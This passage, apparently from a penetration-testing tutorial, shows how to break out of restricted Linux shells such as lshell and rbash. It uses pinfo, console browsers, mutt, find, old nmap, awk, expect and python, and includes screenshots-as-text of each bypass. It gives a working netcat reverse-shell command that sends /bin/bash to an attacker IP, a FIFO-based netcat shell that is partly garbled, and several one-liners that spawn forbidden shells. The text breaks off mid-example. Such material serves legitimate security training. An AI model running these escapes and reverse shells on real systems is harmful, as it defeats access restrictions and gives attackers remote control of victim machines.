A terminal window titled "Terminal - user@kali: ~" showing the output of the `lshell` command. The allowed commands are listed as `cd`, `echo`, `help`, `ll`, `ls`, `pinfo`, `clear`, `exit`, `history`, `lpath`, and `lsudo`. The user attempts to run `/bin/bash`, `nc`, and `ls /etc`, all of which are blocked with messages: `*** forbidden command: /bin/bash`, `*** forbidden command: nc`, and `*** forbidden path: /etc/`.

```
user:~$  
cd      echo      help      ll        ls        pinfo  
clear   exit      history   lpath     lsudo  
user:~$ /bin/bash  
*** forbidden command: /bin/bash  
user:~$ nc  
*** forbidden command: nc  
user:~$ ls /etc  
*** forbidden path: /etc/  
user:~$
```

Let’s open `ls` manual with `pinfo` with the following command:

```
user@kali:~$ pinfo ls
```

After `ls` manual page opens, inside `pinfo` hit “!” (exclamation mark). Notice that this opened a command execution feature, now let’s execute some simple commands, such as the previous “`ls /etc`” that we were not allowed by `lshell` before, and see what we can get:

The first terminal window shows the prompt 'Terminal - user@kali: ~' and a status bar with 'File: coreutils.info, Node: ls invocation, Next: dir invocation, Up: Directory listing'. The text '10.1 'ls': List directory contents' is displayed, followed by a description of the 'ls' command. At the bottom, the prompt 'Enter command: ls /etc' is shown.

The second terminal window shows the output of the 'ls /etc' command, displaying a list of files and directories in the /etc directory, including elinks, emacs, email-addresses, environment, ettercap, exim4, firebird, flasm.ini, fonts, foremost.conf, localtime, logcheck, login.defs, logrotate.conf, logrotate.d, lsb-release, lshell.conf, lvm, lynis, lynx-cur, python3.4, rc0.d, rc1.d, rc2.d, rc3.d, rc4.d, rc5.d, rc6.d, rc.local, rcS.d, usb_modeswitch.d, vdpau_wrapper.cfg, vim, vpnc, w3m, wgetrc, wildmidi, wireshark, wpa_supplicant, and wvdial.conf.

Notice that we successfully bypassed lshell restrictions executing a restricted command.

Let's try again but now using a command that is not in the allowed command list, like "nc -h":


The terminal window shows the prompt 'Terminal - user@kali: ~' and a status bar with 'File: nc.info, Node: nc invocation, Next: nc invocation, Up: nc invocation'. The text 'listen for inbound: nc -l -p port [-options] [hostname] [port]' is displayed, followed by a list of options: -c shell commands, -e filename, -b, -g gateway, -G num, -h, and -i. The prompt 'Enter command: nc -h' is shown at the bottom.

Notice that we managed to run a command that is not allowed by lshell through pininfo.

Now we have everything we need for a real remote shell. Now in our attacker machine (which is configured with IP 192.168.0.21), let's create a listening socket using port 5000 with the following command:

```
$ nc -lvp 5000
Listening on [0.0.0.0] (family 0, port 5000)
```

We use `pinfo` again in our victim machine but this time we are going to issue the command `"nc 192.168.0.21 5000 -e /bin/bash"` and press ENTER. This command will try to start a connection from the victim to our attacker machine on port 5000 and throw it's own `/bin/bash` shell to it, this technique is known as "Reverse Shell". Remember that this shell is not available in `lshell` by default but we managed to have access to it bypassing its restrictions:



```
Terminal - user@kali: ~
File: coreutils.info, Node: ls invocation, Next: dir invocation, Up: Directory listing

10.1 'ls': List directory contents
=====


The 'ls' program lists information about files (of any type, including
directories).  Options and file arguments can be intermixed arbitrarily,
as usual.

For non-option command-line arguments that are directories, by
default 'ls' lists the contents of directories, not recursively, and
omitting files with names beginning with '.'.  For other non-option
arguments, by default 'ls' lists just the file name.  If no non-option
argument is specified, 'ls' operates on the current directory, acting as
if it had been invoked with a single argument of '.'.

By default, the output is sorted alphabetically, according to the
locale settings in effect.(1)  If standard output is a terminal, the
output is in columns (sorted vertically) and control characters are
Enter command: nc 192.168.0.21 5000 -e /bin/bash
```

After hitting ENTER our `pinfo` screen went black, which means the command was probably executed without errors.

Let's have a look at our attackers client on port 5000:



```
thegrid ~ $ nc -lvp 5000
Listening on [0.0.0.0] (family 0, port 5000)
Connection from [192.168.0.21] port 5000 [tcp/*] accepted (family 2, sport 39386)
```

We can see a connection coming from our victim. Let's issue some commands on the attacker side and see what we can get:

```
thegrid ~ $ nc -lvp 5000
Listening on [0.0.0.0] (family 0, port 5000)
Connection from [192.168.0.21] port 5000 [tcp/*] accepted (family 2, sport 36017)
whoami
user
pwd
/home/user
ls -lha
total 64K
drwxr-xr-x 4 user user 4,0K May 29 18:44 .
drwxr-xr-x 3 root root 4,0K May 29 08:36 ..
-rw----- 1 user user 617 May 29 16:59 .bash_history
-rw-r--r-- 1 user user 220 May 29 08:36 .bash_logout
-rw-r--r-- 1 user user 3,4K May 29 08:36 .bashrc
-rw-r--r-- 1 user user 3,5K May 29 08:36 .bashrc.original
drwx----- 2 user user 4,0K May 29 16:38 .elinks
-rw----- 1 user user 63 May 29 16:05 .lessht
-rw----- 1 user user 182 May 29 17:21 .lhistory
drwx----- 2 user user 4,0K May 29 16:15 .links2
-rw-r--r-- 1 user user 675 May 29 08:36 .profile
-rw----- 1 user user 40 May 29 09:18 .sh_history
-rw----- 1 user user 12K May 29 18:44 .swp
-rw----- 1 user user 803 May 29 18:44 .viminfo
```

As you can see, we successfully bypassed `lshell` command list restriction executing a connection to our attacker machine and sending to it the victim's `/bin/bash` shell that we were not allowed to execute before.

Just as a hint, `nc` is what we call a “Network Swiss Army Knife” and is installed by default in many different Linux distributions. It is not unusual for administrators with some security knowledge to uninstall it or enforce restrictions so it can't be used by general users besides root. Another drawback of `nc` is that the BSD version, if in use, has no `-e/-c` flags, so we would never be able to inject a shell using it.

Another way to get a reverse shell with `nc` is by adding some creativity and knowledge of Linux operating systems internals with other tools and pipes already provided by Linux systems out of the box.

On the victim's machine we will execute the following command:

```
$ rm -f /tmp/f; mkfifo /tmp/f ; cat /tmp/f | /bin/sh -i 2>&1 | nc .
```

Analyzing this command in parts (separated by semicolons), the first `rm -f /tmp/f` is used to force delete the `/tmp/f` if it exists. The second command `mkfifo /tmp/f` is creating the same file as a fifo file. Fifo (First-In First-Out) is a special type of file, similar to a pipe, it can be opened by multiple processes for

reading and writing. We are going to use this file as a pipe to exchange data between our interactive shell and nc.

The third command `"cat /tmp/f | /bin/sh -i 2>&1 | nc -l 192.168.0.21 5000 > /tmp/f"` does a lot of things. First it opens the fifo file we created then pipe it's contents to a shell with interactive mode on (`/bin/sh -i`), also redirecting any error output to the standard output (`2>&1`). Right after that it's piping all the results, as a reverse shell, to victim nc listening on victim's IP. Now attacker's machine don't need to listen to a incoming shell because we made the victim listen for a shell instead. Now from the attacker machine we try to connect to the victim on port 5000, and we get our shell.

This kind of FIFO shell is very tricky, very verbose, error prone and little bit harder to run from injected shellcode, but it's yet another option. Remember that this kind of reverse shell technique will only work if the restricted shell allows redirect and escape characters.

4.Console Browsers

You might be familiar with some Linux console browsers around, such as `"links"`, `"lynx"` and `"elinks"`. Browsers are a very good option for escaping to other commands and shells.

Let's begin with a very dumb example. Let's take `"links"` for instance. After opening any website with a text box, `"google.com"` for example, hit ESC once, that will lead you to the configuration menu. Hit FILE > OS Shell. There you have it! An easy shell.

```

Terminal - user@kali: /etc
File View Link Downloads Setup Help
+-----+
| Go to URL | g |
| Go back   | z |
| Go forward| x |
| History   | > |
| Reload    | Ctrl-R |
| Bookmarks | s |
+-----+
| Save as   |
| Save URL as |
| Save formatted document |
+-----+
| Kill background connections |
| Kill all connections |
| Flush all caches |
| Resource info |
+-----+
| OS shell |
+-----+
| Exit | q |
+-----+


http://www.google.ie/imghp?hl=en&tab=wi

user@kali:~$ cd /etc
user@kali:/etc$

```

Another very good example of console browsers is `lynx`. `lynx` has a very good feature that lets us edit website content, such as text box, using third party editors configured by the user.

After opening `lynx` and loading any website containing a text box, “google.com” for example, by hitting “o”, `lynx` will lead us to the options page where we can configure an alternative editor:



For this example we have configured “/usr/bin/vim”. Hitting “Accept Changes”, lynx will take us back to Google page. Now we move our cursor to the search text box and hit “e” to edit the content with an external editor we configured. lynx will take us to vim, from where we can use the same command execution techniques already discussed to get another command or even another shell running.

The same editor configuration can be achieved in lynx passing the editor’s absolute path as an argument with the following command:

```
user@kali:~$ lynx --editor=/usr/bin/vim www.google.com
```

We still have another console browser to cover, elinks. We can also instruct elinks console browser to use an external editor by simply setting \$EDITOR variable to reflect the absolute path of some editor, for example:


```
user@kali:~$ export EDITOR=/usr/bin/vim
```

Now load any website containing a text box, such as [Google Translate](#), Once the page opens move your cursor to the text box field, now press ENTER and then F4 keys. elinks will lead you to vim. Now it is just a matter of reusing vim escape techniques presented before.

It's important to remember that pagers can also be used as editors in console browsers, so you can easily link from one technique to the other if necessary. Try it !

5.mutt Command

`mutt` is a Linux console e-mail reader, and it also has escape features. Simply open `mutt` and click "!". This will open command execution in `mutt`. Let's try to open a shell inside it:




The image consists of two terminal window screenshots. The top window shows the `mutt` command-line interface. The title bar reads "Terminal - user@kali: ~". The first line of the terminal displays navigation shortcuts: `q:Quit d:Del u:Undel s:Save m:Mail r:Reply g:Group ?:Help`. The main area is black. At the bottom, a status bar shows `---Mutt: (no mailbox) [Msgs:0]---(threads/date)----- (all)---`. Below this, the prompt `Shell command: /bin/sh` is visible with a cursor. The bottom window shows a standard Linux shell prompt `user:~$`. It lists several commands: `cd echo help ll ls mutt` and `clear exit history lpath lsudo`. The user enters `/bin/sh`, which results in the message `*** forbidden command: /bin/sh`. Then, the user enters `mutt`, and the prompt returns to `user:~$`.

There we have it.

6.find Command

`find` is a very well known command used to find files in Linux file systems. It has many features, among them an `"-exec"` one that let us execute a shell command. Let's analyze a very simple example where we use `find` to look for a non existent file and execute a forbidden command:

A terminal window titled "Terminal - user@kali: ~" showing a sequence of commands and their outputs. The user starts in their home directory (~) and runs 'cd /root', which results in 'rbash: cd: restricted'. Then, the user runs 'find . -name test.php -exec awk 'BEGIN {system("cd /root; ls")}' \;', which lists the contents of the root directory in three columns.

```
user@kali:~$ cd /root
rbash: cd: restricted
user@kali:~$ find . -name test.php -exec awk 'BEGIN {system("cd /root; ls")}' \;

bofh                                     Music                                   rockyou.txt
Configure_Win2003_DNS_Server.pdf        output                               shell
Desktop                                out.zip                             Templates
Documents                              password-20150520.txt               test.py
Downloads                              paused.conf                         tmp
ExploitPack47                          Pictures                             video-1920x1080.sh
flag.txt                               ptscripts                           Videos
gpscan                                 Public                               whatsHisPride.md5s
gpscan_1.1.tar.bz2                     reconnoiter                         xdecode
hashcat.pot                            reconnoiter-0.4.5.tar.gz
hydra.restore                           report
```

Notice that we managed to `cd` to `/root` directory and also list it's files. Find is a very interesting command but the `-exec` can only execute commands that are available to the user. Our example will work in `rbash`, `rzsh` and `rksh` shell due to the very simple restrictions they have, but it won't be true for more advanced and configurable shells such as `lshell`.

7.nmap Command

`nmap` is probably the most well known port scanner around, and it is used by many security and network professionals around the globe. It is very strange and unusual to find `nmap` allowed in a restricted shell, nonetheless `nmap` has a very interesting option called "`--interactive`".

The "`--interactive`" option was used in `nmap` versions before May/2009 to open a interactive console where additional commands could be run. This function was deactivated in `nmap` release r17131.

When scanning old Linux server networks, it is still common to find old piece of software installed. If you ever encounter an old `nmap` older than the release above, interactivity can still be used. The function can be triggered simply by using "`--interactive`" as argument. When the interactive console appears, simply issue the command "`!sh`" to open a shell, or any other command you want.

```
user@kali:~$ nmap --interactive
nmap> !sh
$
```

Programming Techniques

Programming languages are great resources for running different commands and other applications to avoid shell restrictions. Examples go on and on endlessly due to the nature of programming languages being very complete and full of features. Remember that generally programming function calls use special characters like commas, parentheses, semi colons, etc, so if the restricted shell in place is not blocking their use, the techniques below will probably work. Let's analyze some very well known examples:


1.awk Command

The `awk` is an interpreted programming language designed for text processing. It is a standard feature of most unix-like operating systems, that's why we can generally find them allowed in shells.

It has a lot of functions like `print()`, `sprintf()`, and others. Among the most interesting one is `system()`. The `system()` function allows us to use `/bin/sh` to execute a command in the system by using a very simple command line:

```
$ awk 'BEGIN {system("/bin/sh")}'
```

Notice that even if we are not allowed to directly run another shell (`/bin/sh`) inside `lshell`, we could easily escape its restrictions by using `awk` to open a shell for us:




```
Terminal - user@kali: ~
user:~$
awk      clear    exit      history  lpath    lsudo
cd       echo      help     ll        ls
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ awk 'BEGIN {system("/bin/sh")}'
$
```

2.Expect

`Expect` is yet another example of language. It's more of a program that "talks" to other interactive programs according to a script. This means we can basically create a script inside `expect` for it to be run. Also, `expect` has a very interesting function called `spawn()`. Using `spawn()` it is possible to drive an interactive shell using its interactive job control features. A spawned shell thinks it is running interactively and handles job control as usual.


Let's execute a simple command in `expect` instructing it to spawn a `/bin/sh` shell for us :



```
Terminal - user@kali: ~
user:~$
cd      echo      expect  history  lpath    lsudo
clear   exit      help    ll        ls
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ expect
expect1.1> spawn sh
spawn sh
1785
expect1.2> sh
$
```

Notice that we were not allowed in `lshell` to directly execute `/bin/sh`, nevertheless we successfully bypassed that restriction by instructing `expect` to interactively run `/bin/sh`.


The same could be accomplished with a more simple command such as:



```
Terminal - user@kali: ~
user:~$
cd      echo      expect  history  lpath    lsudo
clear   exit      help    ll        ls
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ expect -c 'spawn sh' -i
spawn sh
expect1.1> sh
$
```

3. Python

Python is again another very good language to work with. Very flexible and reliable. It has a lot of functions we can use to execute commands in shell, such as `system()`, `pty()`, and many others. Let's explore a simple example:



```
Terminal - user@kali: ~
user:~$
cd      echo      help    ll        ls        python
clear   exit      history lpath    lsudo
user:~$ python -c 'print("testing")'
testing
user:~$
```

We managed to execute the function `print()` to echo the string "testing", so it shouldn't be difficult to execute any other command like `ls` or even a shell. For the first example we are importing the `os` module, responsible for OS interaction, and finally using `system()` function to run a forbidden command, `cp`, just as a proof of concept:

```
Terminal - user@kali: ~
user:~$
cd      echo      help      ll      ls      python
clear   exit      history  lpath   lsudo
user:~$ cp
*** forbidden command: cp
user:~$ python -c 'import os; os.system("cp");'
cp: missing file operand
Try 'cp --help' for more information.
user:~$
```

Notice that we successfully run `cp` command, so it wouldn't be difficult to run a shell. Let's do it:

```
Terminal - user@kali: ~
user:~$
cd      echo      help      ll      ls      python
clear   exit      history  lpath   lsudo
user:~$ /bin/sh
*** forbidden command: /bin/sh
user:~$ python -c 'import os; os.system("/bin/sh");'
$
```

And there we have it. The same example could be applied in a number of different ways, using different functions, like `spawn()` function in `pty` module, as can be seen below:

```
Terminal - user@kali: ~
user:~$
cd      echo      help      ll      ls      python
